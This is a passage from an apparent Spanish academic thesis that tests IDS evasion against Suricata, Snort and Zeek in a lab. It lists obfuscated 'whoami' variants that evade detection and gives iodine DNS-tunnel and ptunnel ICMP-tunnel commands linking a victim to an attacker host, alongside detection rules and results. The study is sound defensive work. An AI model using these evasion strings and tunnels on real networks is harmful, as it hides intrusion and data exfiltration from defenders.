Esto se debe a la **limitación de profundidad de análisis** impuesta por la regla, concretamente debido al parámetro "depth:8". Las reglas de "ET" están diseñadas para no analizar paquetes en su totalidad por defecto si no es necesario, ya que esto puede generar un alto consumo de recursos y vulnerabilidad ante ataques DoS.




Ilustración 8.12: Muestra del paquete enviado tras ejecutar "whoami" en Wireshark. Fuente: Elaboración Propia.

En este ejemplo, el paquete contiene exactamente los 7 bytes de la palabra whoami, lo que permite que Suricata y Snort la detecten fácilmente dentro del margen de 8 bytes.




Ilustración 8.13: Muestra de un paquete enviado con relleno en Wireshark. Fuente: Elaboración Propia.

En este segundo caso, se ha añadido **relleno** antes del comando real, desplazando la cadena whoami más allá del octavo byte. Como resultado, la regla no se activa.




Ilustración 8.14: Muestra de Reglas activadas en Snort. Fuente: Elaboración Propia.

8.1.5 Zeek

A diferencia de Snort y Suricata, Zeek no utiliza reglas basadas en firmas. Su mecanismo de detección depende principalmente de scripts personalizados que procesan los eventos generados por el análisis del tráfico de red.

Para esta prueba se desarrolló **un script de lenguaje Zeek** que inspecciona el contenido completo del payload y busca la cadena whoami (*Véase el anexo "12.9 Script de Zeek para detección del comando whoami").* Este enfoque permitió una mayor tasa de detección frente a técnicas de evasión simples, dado que Zeek analiza todo el contenido sin limitaciones de profundidad.




Ilustración 8.15: Zeek detectando "whoami". Fuente:Elaboración propia.

No obstante, Zeek también presenta limitaciones:

- No decodifica contenido codificado.
- Las técnicas más elaboradas siguen evadiendo la detección.

8.1.6 Conclusiones

Comando	¿Evadió Suricata?	¿Evadió Snort?	¿Evadió Zeek?
w="wh"; o="oa"; m="mi"; wo$m	✅ Sí	✅ Sí	✅ Sí
w"h"o"a"m"i"	✅ Sí	✅ Sí	✅ Sí
$(echo whoami)	➖ Parcial	➖ Parcial	❌ No
`printf wh%s%s "oa" "mi"`	✅ Sí	✅ Sí	✅ Sí
IFS=' '; cmd=whoami; $cmd	➖ Parcial	➖ Parcial	❌ No
(whoami)	❌ No	❌ No	❌ No
"${HOSTNAME:0:0}whoami"	➖ Parcial	➖ Parcial	❌ No

bash -c 'whoami'	➖ Parcial	➖ Parcial	❌ No
Técnicas de codificación	✅ Sí	✅ Sí	✅ Sí

Tabla 8.1: Resultados de la técnica de ofuscación y codificación. Fuente: Elaboración propia.

Conclusiones principales:

- Suricata y Snort solo detectan comandos explícitos y no ofuscados ubicados dentro de los primeros 8 bytes del paquete, aunque esto se debe a una regla específica, sin el parámetro de profundidad se analizaría el paquete completo, realizando la detección.
- Zeek logra detectar las variantes simples, aunque también es vulnerable frente a técnicas más sofisticadas que ocultan o codifican el comando.
- Aumentar la profundidad de análisis en Suricata y Snort es posible, pero impacta negativamente en el rendimiento), en entornos de alta carga. Por lo tanto, no se recomienda evitar el uso del parámetro "depth" a la hora de crear reglas.
- Ninguno de los sistemas analizados es completamente eficaz de forma aislada frente a técnicas de ofuscación y codificación.

A modo recomendación, se sugiere complementar estos sistemas NIDS con tecnologías de tipo EDR (Endpoint Detection and Response), que permiten supervisar lo que realmente se ejecuta en el sistema, independientemente de cómo se haya transmitido.

8.2 Túnel DNS

La tunelización de DNS es una técnica que permite utilizar el protocolo DNS (normalmente destinado a traducir nombres de dominio en direcciones IP) como un canal encubierto para transmitir datos no autorizados.

Debido a que el tráfico DNS es fundamental para la navegación web y rara vez es supervisado con detenimiento, los atacantes pueden aprovecharlo para eludir controles de seguridad. Mediante esta técnica, es posible establecer una comunicación entre un dispositivo comprometido dentro de una red y un servidor controlado por el atacante, utilizando consultas DNS manipuladas para enviar o recibir información maliciosa. Esto convierte al DNS en un vector potencial de exfiltración de datos o control remoto, lo que representa un riesgo significativo para la seguridad de las redes corporativas. [47]

8.2.1 Previo a la evasión

Para la ejecución de esta técnica se utilizará una herramienta llamada "iodine", la cual está instalada por defecto en las versiones actuales de Kali. Tal como dice la documentación del propio Kali, este software hace posible tunelizar a través de un servidor DNS, datos IPv4. [48]

Para utilizar dicha herramienta es necesario ejecutarla en las dos partes involucradas en el túnel, tanto el servidor, como el cliente. Para facilitar la ejecución, se

utilizará como máquina cliente-víctima una Kali Linux en vez de la Metasploitable2 vista en anteriores casos.

En el caso de tener que hacerlo en la máquina Metasploitable2 o similar, donde no se puede instalar directamente "iodine" u otros paquetes, se debería enviar a la víctima el binario ya compilado para poder ejecutarlo, y establecer la conexión. Aunque en un caso real los atacantes suelen tener herramientas de tunelización propias diseñadas para casos concretos.

8.2.2 Ejecución

La ejecución de la herramienta "iodine" es muy sencilla, la máquina atacante actúa como servidor, donde se añade la IP de servidor, además del nombre de dominio por el que se realizará el túnel.

Ilustración 8.16: Ejecución de iodine en el servidor – atacante para crear un túnel DNS. Fuente Elaboración propia.

Mientras tanto, en la máquina víctima (que actúa como cliente) se añade como parámetros la IP de la máquina servidor y el mismo dominio.




Ilustración 8.17: Ejecución de iodine en el cliente-victima para crear un túnel DNS. Fuente: Elaboración propia.

En el proceso de tunelización visto en las dos ilustraciones anteriores, se establece internamente una tercera interfaz de red en ambas máquinas implicadas en la conexión, denominada "dns0". Una vez que se ha establecido el túnel, el servidor asume la dirección IP 10.0.0.1, mientras que el cliente se conecta utilizando la IP 10.0.0.2. Esta interfaz adicional permite la comunicación encapsulada a través de consultas DNS, lo que puede

resultar en la evasión de los sistemas de detección de intrusiones al camuflar el tráfico dentro de tráfico DNS aparentemente legítimo.




Ilustración 8.18: Interfaz de red creada por el túnel DNS. Fuente: Elaboración propia.

Mediante Wireshark se puede ver cómo se ve el flujo de paquetes de un túnel DNS establecido, en el que continuamente se envían consultas NULL por parte del servidor, y response por parte del cliente.




Ilustración 8.19: Flujo de paquetes con registro NULL del túnel DNS en Wireshark. Fuente: Elaboración propia.

8.2.3 Snort y Suricata

Para comprobar el funcionamiento del túnel, se puede enviar un payload que el IDS detectaría como malicioso al enviarlo normalmente por la interfaz eth0.




Ilustración 8.20: Envío de un payload clasificado como malicioso. Fuente: Elaboración propia.

Al ejecutar este payload, ni Suricata, ni Snort alertan sobre la carga maliciosa "uid=0(root)", lo que implica que la evasión fue exitosa. No obstante, sí que alertan sobre otra anormalidad en el sistema. El uso del registro NULL, que tal como dice el nombre, es un registro vacío que no tiene utilidad, utilizado originalmente de forma experimental [49].

Dentro del conjunto de reglas de Emerging Threats, su uso se considera sospechoso, lo que haría que un administrador de seguridad viese esto como un indicio de potencial ataque.




Ilustración 8.21: Muestra de alertas generadas por Suricata por uso del registro NULL. Fuente: Elaboración propia.

El registro DNS utilizado para el túnel es fácilmente sustituible mediante iodine, por ejemplo, se puede sustituir por el registro TXT tal como se ve en la Ilustración 8.22.




Ilustración 8.22: Ejecución de iodine en el cliente-victima cambiando el registro utilizado. Fuente: Elaboración propia.

El túnel funciona de la misma manera que lo visto anteriormente con el registro NULL, pero esta vez no se alerta de un uso sospechoso del DNS. Aunque al verlo desde Wireshark, es ciertamente sospechoso la cantidad de paquetes malformados detectados, además de la etiqueta “extended label” en la que se encuentra el contenido enviado por el túnel.




Ilustración 8.23: Túnel DNS mediante iodine usando registros TXT. Fuente: Elaboración propia

Estos paquetes son clasificados como "malformados" debido a que no siguen el formato de respuesta esperado por Wireshark. Probablemente se deba a que el contenido del campo TXT u otro registro está siendo usado para datos binarios codificados (el túnel IP encapsulado) y no cumple con el estándar DNS.

Crear una regla con el "Malformed Packet" como parámetro es complicado, ya que es un valor creado por Wireshark, con lo que Suricata y Snort no disponen de este parámetro en principio. No obstante, teniendo en cuenta la carga habitual de paquetes DNS de la red, se puede crear una regla basada en el número de paquetes DNS recibidos en un pequeño lapso de tiempo, de tal manera que, si se sobrepasa, se alerte sobre un posible túnel DNS.

8.2.4 Zeek

Para la detección de túneles DNS se partió de un Script publicado en github que se publicitó en el sitio web Zeek Package Browser, donde usuarios publican scripts y plugins que pueden ser útiles para otros usuarios de la comunidad. [50]

Solo fue necesario modificar el evento "event DNS_TUNNELS::dns_request()", ya que **el evento sintácticamente correcto en la versión actual de Zeek es dns_request**. *Véase el anexo "12.11 Script de Zeek para detección de túnel DNS".* [51]




Ilustración 8.24: Logs generados en base a un script de detección de Túnel DNS en Zeek. Fuente: Elaboración Propia.

Aparte de la alerta del túnel DNS generada por el script, se puede obtener más información al buscar por el "uid", esto es bastante común en Zeek para correlacionar eventos, o entender el flujo de un paquete en tareas como análisis forense.




Ilustración 8.25: Logs de correlación respecto a túnel DNS en Zeek. Fuente: Elaboración propia.

El aspecto más sospechoso a primera vista mostrado en la figura es el contenido del campo "**query**", que **contiene un subdominio excesivamente largo con caracteres codificados**. Este patrón no es común en tráfico DNS legítimo, donde los nombres de dominio suelen ser fácilmente legibles y estructurados, como "nombrenormal.com". Además, se observa el uso del tipo de registro NULL, previamente descrito como un valor reservado para pruebas experimentales, carente de uso en consultas reales. Finalmente, aunque no se aprecia en la imagen, se detectaron múltiples entradas compartiendo el mismo "uid", lo que indica una sesión persistente y repetitiva, comportamiento característico de herramientas de tunelización DNS.

8.3 Túnel ICMP

Un túnel ICMP es una técnica que permite establecer una comunicación encubierta entre dos sistemas mediante el uso del protocolo ICMP, tradicionalmente empleado para diagnóstico de red (por ejemplo, con el comando ping). En lugar de limitarse a verificar la conectividad, **se encapsulan datos dentro de los paquetes ICMP de tipo echo request y echo reply**, permitiendo transmitir información entre un cliente y un servidor sin utilizar protocolos de transporte como TCP o UDP.

Esta técnica puede utilizarse para eludir políticas de cortafuegos que bloquean otros protocolos, ya que el tráfico ICMP suele estar permitido por defecto. Dado que los paquetes ICMP admiten una carga útil de datos arbitraria, es posible transmitir tráfico real dentro de ellos, incluyendo incluso conexiones TCP encapsuladas. Sin una inspección profunda del tráfico, este tipo de actividad puede pasar desapercibida en muchos entornos de red. [52]

8.3.1 Previo a la evasión

Para llevar a cabo este ataque se utilizará la herramienta "ptunnel", que permite establecer un canal de comunicación encubierto mediante paquetes ICMP. De forma similar al túnel DNS, es necesario contar con la herramienta instalada tanto en el cliente

como en el servidor. Cabe destacar que "ptunnel" se encuentra preinstalado en la distribución Kali Linux, lo que facilita su implementación. [53]

Como consideración práctica en caso de que se esté tratando de reproducir el túnel, en las primeras pruebas se experimentaron errores al establecerlo utilizando una red en modo NAT. Aunque posteriormente funcionó correctamente bajo esta misma configuración, por lo que se sospecha que el fallo inicial pudo estar relacionado con la forma en que VirtualBox gestiona la traducción de direcciones y el reenvío de paquetes ICMP. En caso de presentarse problemas similares, se recomienda probar con una red en modo bridge, ya que esta configuración ofrece mayor transparencia en el tratamiento del tráfico ICMP al permitir que los paquetes se transmitan directamente entre la máquina virtual y la red física, sin ser modificados o filtrados por el motor NAT de la herramienta de virtualización. [54]

8.3.2 Ejecución

En la Ilustración 8.26 se observa al atacante iniciando un servidor ptunnel que escucha por el puerto 22, utilizando una contraseña para autenticar las conexiones entrantes. Este servidor actuará como intermediario para reenviar las conexiones recibidas a través del canal ICMP.

```
┌──(root㉿atacante)-[/home/kali]
└─# ptunnel -x password -dp 22
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.

[inf]: Incoming tunnel request from 10.0.4.8.
[inf]: Starting new session to 127.0.0.1:22 with ID 8125
[err]: Dropping duplicate proxy session request.
```

Ilustración 8.26: Inicio del túnel ICMP por parte del servidor/atacante mediante ptunnel Fuente: Elaboración propia.

Por su parte, en la Ilustración 8.27, la máquina víctima (cliente) establece la conexión al servidor, configurando un túnel entre el puerto local 2222 y el puerto 22 del destino final (localhost), utilizando como puerta de enlace el servidor *ptunnel* en la dirección 10.0.4.5.

```
┌──(root㉿victima)-[/home/kali]
└─# ptunnel -x password -p 10.0.4.5 -lp 2222 -da 127.0.0.1 -dp 22
[inf]: Starting ptunnel v 0.72.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
The programs included with the Kali GNU/Linux system are free software;
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Ping proxy is listening in privileged mode.
```

Ilustración 8.27: Conexión del túnel ICMP establecida en el cliente/víctima. Fuente: Elaboración propia.

Una vez configurado el túnel, la Ilustración 8.28 muestra cómo desde la víctima se puede iniciar una sesión SSH a través del túnel, logrando acceso al servicio SSH encapsulado dentro del tráfico ICMP.




Ilustración 8.28: Conexión a la máquina atacante mediante túnel ICMP. Fuente: Elaboración propia.

Finalmente, la Ilustración 8.29 representa el flujo de paquetes generado por el túnel. Una secuencia de mensajes ICMP tipo *echo request* y *echo reply*, que transportan la comunicación establecida a través del túnel.




Ilustración 8.29: Muestra del flujo de paquetes del túnel ICMP en Wireshark. Fuente: Elaboración propia.

8.3.3 Suricata y Snort




Ilustración 8.30: Reglas de Emerging Threats (Proofpoint) activadas por Suricata respecto al túnel ICMP. Fuente: Elaboración propia.

En este caso, ambos sistemas de detección alertan sin dificultad el túnel ICMP, y se hace de manera diferente respecto al caso del túnel DNS. A diferencia de este último, donde se detectaba mediante el tipo de Registro DNS utilizado (un parámetro fácilmente sustituible) o una regla basada en tiempo (simulando análisis por comportamiento), ahora se utiliza la firma de la herramienta utilizada. Concretamente se activa la alerta cuando el contenido “D5 20 08 80” se encuentra en un paquete que se origina en una “red externa” y se dirige a alguno de los hosts de la “red interna” mediante el protocolo ICMP, siendo el código hexadecimal, una firma de la herramienta “ptunnel”.

Ilustración 8.31: Firma de ptunnel. Fuente: Elaboración propia.

Para eludir esta regla, sería necesario modificar directamente el programa. Esta práctica es común en el ámbito de la ciberdelincuencia, donde se ha popularizado el uso de plataformas como MISP, que se utilizan, entre otras cosas, para registrar indicadores de compromiso (IOC), como hashes maliciosos, y bloquear conexiones que contengan alguno de ellos. Si bien no se trata estrictamente de una detección basada en hashes, el principio es similar: alterar el programa con el objetivo de evadir mecanismos de detección basados en firmas. [55]

8.3.4 Zeek

A diferencia de Snort y Suricata, la detección de ptunnel en Zeek no se basa en firmas, sino en un análisis de comportamiento del túnel. Aunque técnicamente es posible implementar detecciones por firma, Zeek no está diseñado con ese propósito como prioridad.

En este caso, el script utilizado se desarrolló a partir del ejemplo anterior de detección por DNS, empleando contadores y umbrales para identificar posibles ataques en función del número de paquetes ICMP "echo request" y "echo reply". *Véase el anexo "12.12 Script de Zeek para detección de túnel ICMP".*




Ilustración 8.32: Alertas de detección de túnel ICMP en Zeek. Fuente: Elaboración propia.

En la Ilustración 8.32 se puede observar que el script ha generado alertas en el archivo "notice.log", informando sobre una posible actividad de túnel ICMP. Estas alertas incluyen las direcciones IP de origen y destino implicadas en el tráfico sospechoso, además del "uid" que puede ser muy útil a la hora de correlacionarlo con otros logs.

8.4 Ocultación de carga útil

Una de las estrategias más efectivas para evadir un sistema de detección de intrusiones consiste en impedirle la visibilidad de la carga útil del tráfico de red. Esto se puede lograr mediante técnicas como el cifrado y la compresión, que ocultan el contenido

malicioso bajo formas que los IDS, especialmente los basados en firmas, no pueden analizar adecuadamente.

8.4.1 Cifrado

Una de las mayores limitaciones de los IDS, y la razón por la que se debate acerca de su utilidad actual y futura, es lo extendido que está el uso de comunicaciones cifradas. Un IDS debe poder leer el área de datos de los paquetes capturados para poder aplicar su conjunto de reglas. No obstante, cuando los paquetes están cifrados, son ilegibles para el motor de reglas. [56]

Aunque existen métodos más complejos y robustos de cifrado, como la implementación de certificados para comunicación TLS mutua entre cliente y servidor, **basta con un ejemplo sencillo para demostrar esta limitación inherente de los IDS**. Mediante herramientas como "openssl", es posible cifrar un payload utilizando algoritmos como AES, lo que impide que el IDS inspeccione el contenido real del mensaje.

Ilustración 8.33: Ejecución simple de openssl para cifrar el contenido de un payload malicios. Fuente: Elaboración propia

Si se analizan los paquetes resultantes en Wireshark, el contenido aparece ilegible, a diferencia de técnicas anteriores en las que la visibilidad era completa al presentarse la carga útil en texto plano.

